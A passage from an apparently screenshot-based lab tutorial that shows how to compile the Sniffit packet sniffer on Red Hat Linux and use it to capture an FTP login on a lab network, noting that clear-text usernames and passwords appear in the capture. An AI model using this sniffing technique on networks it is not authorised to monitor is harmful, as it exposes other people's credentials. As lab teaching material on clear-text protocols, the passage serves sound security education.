sniffit.0.3.7.beta/sn_packetstructs.h
sniffit.0.3.7.beta/sn_plugins.h
sniffit.0.3.7.beta/sn_resolv.c
sniffit.0.3.7.beta/sn_resolv.h
sniffit.0.3.7.beta/sn_structs.h
sniffit.0.3.7.beta/sniffit-FAQ
sniffit.0.3.7.beta/sniffit.0.3.7.c
sniffit.0.3.7.beta/sniffit.5
sniffit.0.3.7.beta/sniffit.8
sniffit.0.3.7.beta/sniffit.h
[root@localhost sniffit]# cd sniffit.0.3.7.beta
[root@localhost sniffit.0.3.7.beta]# ./configure
```

The Sniffit application will configure for the specific machine.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
gnom
[Tem
Sun Nov 13
8:14 PM


```
checking whether gcc accepts -g... (cached) yes
checking gcc version... 3
checking how to run the C preprocessor... gcc -E
checking for malloc.h... yes
checking for sys/ioccom.h... no
checking for sys/sockio.h... no
checking for ANSI ioctl definitions... yes
checking for ether_hostton... yes
checking for strerror... yes
checking packet capture type... linux
checking for net/if_arp.h... yes
checking Linux kernel version... 2
checking for flex... flex
checking for flex 2.4 or higher... yes
checking for bison... bison
checking for ranlib... ranlib
checking if sockaddr struct has sa_len member... no
checking if unaligned accesses fail... no
rm: cannot remove `net': Is a directory
checking for a BSD compatible install... /usr/bin/install -c
updating cache ../config.cache
creating ./config.status
creating Makefile
[root@localhost sniffit.0.3.7.beta]#
```

The last step is to create the executable by typing **make** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
gnom
[Tem
Sun Nov 13
8:15 PM

```
checking whether gcc accepts -g... (cached) yes
checking gcc version... 3
checking how to run the C preprocessor... gcc -E
checking for malloc.h... yes
checking for sys/ioccom.h... no
checking for sys/sockio.h... no
checking for ANSI ioctl definitions... yes
checking for ether_hostton... yes
checking for strerror... yes
checking packet capture type... linux
checking for net/if_arp.h... yes
checking Linux kernel version... 2
checking for flex... flex
checking for flex 2.4 or higher... yes
checking for bison... bison
checking for ranlib... ranlib
checking if sockaddr struct has sa_len member... no
checking if unaligned accesses fail... no
rm: cannot remove `net': Is a directory
checking for a BSD compatible install... /usr/bin/install -c
updating cache ../config.cache
creating ./config.status
creating Makefile
[root@localhost sniffit.0.3.7.beta]# make
```

The Sniffit application will now be created.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Sun Nov 13
8:15 PM

```
ERROR=1 -DHAVE_NET_IF_ARP_H=1  -c ./bpf_image.c
flex -Ppcap_ -t scanner.l > $$.scanner.c; mv $$.scanner.c scanner.c
bison -y -p pcap_ -d grammar.y
mv y.tab.c grammar.c
mv y.tab.h tokdefs.h
gcc -O2 -I.  -Ilinux-include -DHAVE_MALLOC_H=1 -DHAVE_ETHER_HOSTTON=1 -DHAVE_STR
ERROR=1 -DHAVE_NET_IF_ARP_H=1  -c ./scanner.c
gcc -O2 -I.  -Ilinux-include -DHAVE_MALLOC_H=1 -DHAVE_ETHER_HOSTTON=1 -DHAVE_STR
ERROR=1 -DHAVE_NET_IF_ARP_H=1  -Dyylval=pcap_lval -c grammar.c
sed -e 's/.*/char pcap_version[] = "&";/' ./VERSION > version.c
gcc -O2 -I.  -Ilinux-include -DHAVE_MALLOC_H=1 -DHAVE_ETHER_HOSTTON=1 -DHAVE_STR
ERROR=1 -DHAVE_NET_IF_ARP_H=1  -c ./version.c
ar rc libpcap.a pcap-linux.o pcap.o inet.o gencode.o optimize.o nametoaddr.o eth
erent.o savefile.o bpf_filter.o bpf_image.o scanner.o grammar.o version.o
ranlib libpcap.a
make[1]: Leaving directory `/root/tools/sniffit/sniffit.0.3.7.beta/libpcap'
gcc -w -O2 -o sniffit sniffit.0.3.7.c sn_packets.o sn_generation.o sn_interface.
o sn_cfgfile.o sn_logfile.o sn_resolv.o -I./libpcap -L./libpcap -lpcap -lncurses
  -DHAVE_LIBNCURSES=1 -DHAVE_NCURSES_H=1 -DHAVE_SHMGET=1 -DHAVE_ATEXIT=1 -DSIZEO
F_UNSIGNED_SHORT_INT=2 -DSIZEOF_UNSIGNED_LONG_INT=4 -DUSE_32_LONG_INT=1 -DLINUX=
1
strip sniffit
Succesfull compilation...
[root@localhost sniffit.0.3.7.beta]# 
```

To start the Sniffit application, type:

```
./sniffit -s 172.16.1.45 -x -a -F eth0
```


- The –s 172.16.1.45 instructs Sniffit to use this IP address as the source.
- The –x option instructs Sniffit to display extended packet information.
- The –a option is not very well documented in the Sniffit.8 file.
- The –F eth0 instructs Sniffit to use the Ethernet device 0.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:05 AM


```
[root@localhost sniffit.0.3.7.beta]# ./sniffit -s 172.16.1.45 -x -a -F eth0
```

The Sniffit application will start.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:05 AM

```
[root@localhost sniffit.0.3.7.beta]# ./sniffit -s 172.16.1.45 -x -a -F eth0
Forcing device to eth0 (user requested)...
Make sure you have read the docs carefully.
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (172.16.1.45)
```


For a "proof of concept," in this example, a terminal session was started to initiate an FTP session.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:05 AM

```
[root@localhost sniffit.0.3.7.beta]# ./sniffit -s 172.16.1.45 -x -a -F eth0
Forcing device to eth0 (user requested)...
Make sure you have read the docs carefully.
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (172.16.1.45)
```

```
[root@localhost sniffit.0.3.7.beta]# ftp 172.16.1.40
```


Notice that as soon as the attempt is made to the FTP server, the traffic is scrolling on the Sniffit screen.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:06 AM

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
   SEQ (hex): 2DC67E55      FLAGS: ----S-
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . < g ( @ . @ . y . . . . - . . . ( . > . . - . ~ U . . . . . . . . } .
 . . . . . . . . . . . + . } . . . . . . . .


TCP Pa
   SEQ
   FLA
Packet
 E . .
 . . .


TCP Pa
   SEQ (hex): 2DC67E56   ACK (hex): 2F8ED8B4
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g * @ . @ . y $ . . . - . . . ( . > . . - . ~ V / . . . . . . . d |
 . . . . . . . + . } . . ? .
```

```
[root@localhost sniffit.0.3.7.beta]# ftp 172.16.1.40
Connected to 172.16.1.40 (172.16.1.40).
220 win2000s-v Microsoft FTP Service (Version 5.0).
Name (172.16.1.40:root):
```


The username is entered to log in.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:06 AM

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
   SEQ (hex): 2DC67E55      FLAGS: ----S-
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . < g ( @ . @ . y . . . . - . . . ( . > . . - . ~ U . . . . . . . . } .
 . . . . . . . . . . . + . } . . . . . . . .


TCP Pa
   SEQ
   FLA
Packet
 E . .
 . . .


TCP Pa
   SEQ (hex): 2DC67E56   ACK (hex): 2F8ED8B4
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g * @ . @ . y $ . . . - . . . ( . > . . - . ~ V / . . . . . . . d |
 . . . . . . . + . } . . ? .
```

```
[root@localhost sniffit.0.3.7.beta]# ftp 172.16.1.40
Connected to 172.16.1.40 (172.16.1.40).
220 win2000s-v Microsoft FTP Service (Version 5.0).
Name (172.16.1.40:root): hacker
```

The password is entered.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:06 AM

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
   SEQ (hex): 2DC67E56   ACK (hex): 2F8ED8B4
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g * @ . @ . y $ . . . - . . . ( . > . . - . ~ V / . . . . . . . d |
 . . . . . . . + . } . . ? .

TCP Pa
   SEQ
   FLA
Packet
 E . .
 . . .

TCP Pa
   SEQ (hex): 2DC67E63   ACK (hex): 2F8ED8D7
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g , @ . @ . y . . . . - . . . ( . > . . - . ~ c / . . . . . . . X .
 . . . . . . . + # . . . @ .
```

```
[root@localhost sniffit.0.3.7.beta]# ftp 172.16.1.40
Connected to 172.16.1.40 (172.16.1.40).
220 win2000s-v Microsoft FTP Service (Version 5.0).
Name (172.16.1.40:root): hacker
331 Password required for hacker.
Password:
```

At this point, the user is logged into the FTP server.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:06 AM

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
   SEQ (hex): 2DC67E72   ACK (hex): 2F8ED8F3
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g . @ . @ . y . . . . - . . . ( . > . . - . ~ r / . . . . . . . S .
 . . . . . . . + ( X . . A .

TCP Pa
   SEQ
   FLA
Packet
 E . .
 . . .

TCP Pa
   SEQ (hex): 2DC67E78   ACK (hex): 2F8ED90F
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g 0 @ . @ . y . . . . - . . . ( . > . . - . ~ x / . . . . . . . S .
 . . . . . . . + ( \ . . A .
```

```
Connected to 172.16.1.40 (172.16.1.40).
220 win2000s-v Microsoft FTP Service (Version 5.0).
Name (172.16.1.40:root): hacker
331 Password required for hacker.
Password:
230 User hacker logged in.
Remote system type is Windows_NT.
ftp>
```

The command is to type **quit** to exit the FTP connection.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:06 AM

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
   SEQ (hex): 2DC67E72   ACK (hex): 2F8ED8F3
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g . @ . @ . y . . . . - . . . ( . > . . - . ~ r / . . . . . . . S .
 . . . . . . . + ( X . . A .


TCP Pa
   SEQ
   FLA
Packet
 E . .
 . . .


TCP Pa
   SEQ (hex): 2DC67E78   ACK (hex): 2F8ED90F
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g 0 @ . @ . y . . . . - . . . ( . > . . - . ~ x / . . . . . . . S .
 . . . . . . . + ( \ . . A .
```

```
Connected to 172.16.1.40 (172.16.1.40).
220 win2000s-v Microsoft FTP Service (Version 5.0).
Name (172.16.1.40:root): hacker
331 Password required for hacker.
Password:
230 User hacker logged in.
Remote system type is Windows_NT.
ftp> quit
```

The Sniffit output is displayed on the screen. Notice the clear text FTP command of **QUIT** is displayed on the screen. If you scroll up on the output, you will also see the clear-text username and password as well.

To stop the Sniffit application, hold down the **Ctrl** key and press the **C** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Mon Nov 14
12:07 AM


```
   SEQ (hex): 2DC67E78   ACK (hex): 2F8ED90F
   FLAGS: -AP---   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . : g 1 @ . @ . y . . . . - . . . ( . > . . - . ~ x / . . . . . . . . .
 . . . . . . . + O . . . A . Q U I T . .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
   SEQ (hex): 2DC67E7E   ACK (hex): 2F8ED916
   FLAGS: -A----   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g 2 @ . @ . y . . . . - . . . ( . > . . - . ~ ~ / . . . . . . . J .
 . . . . . . . + O . . . A .


TCP Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
   SEQ (hex): 2DC67E7E   ACK (hex): 2F8ED917
   FLAGS: -A---F   Window: 16D0
Packet ID (from_IP.port-to_IP.port): 172.16.1.45.37694-172.16.1.40.21
 E . . 4 g 3 @ . @ . y . . . . - . . . ( . > . . - . ~ ~ / . . . . . . . J .
 . . . . . . . + O . . . A .

Gracefull shutdown...
[root@localhost sniffit.0.3.7.beta]#
```

Sniffit also allows for the redirection of the output to a log file instead of displaying the output on the screen. This is done with the syntax of:

```
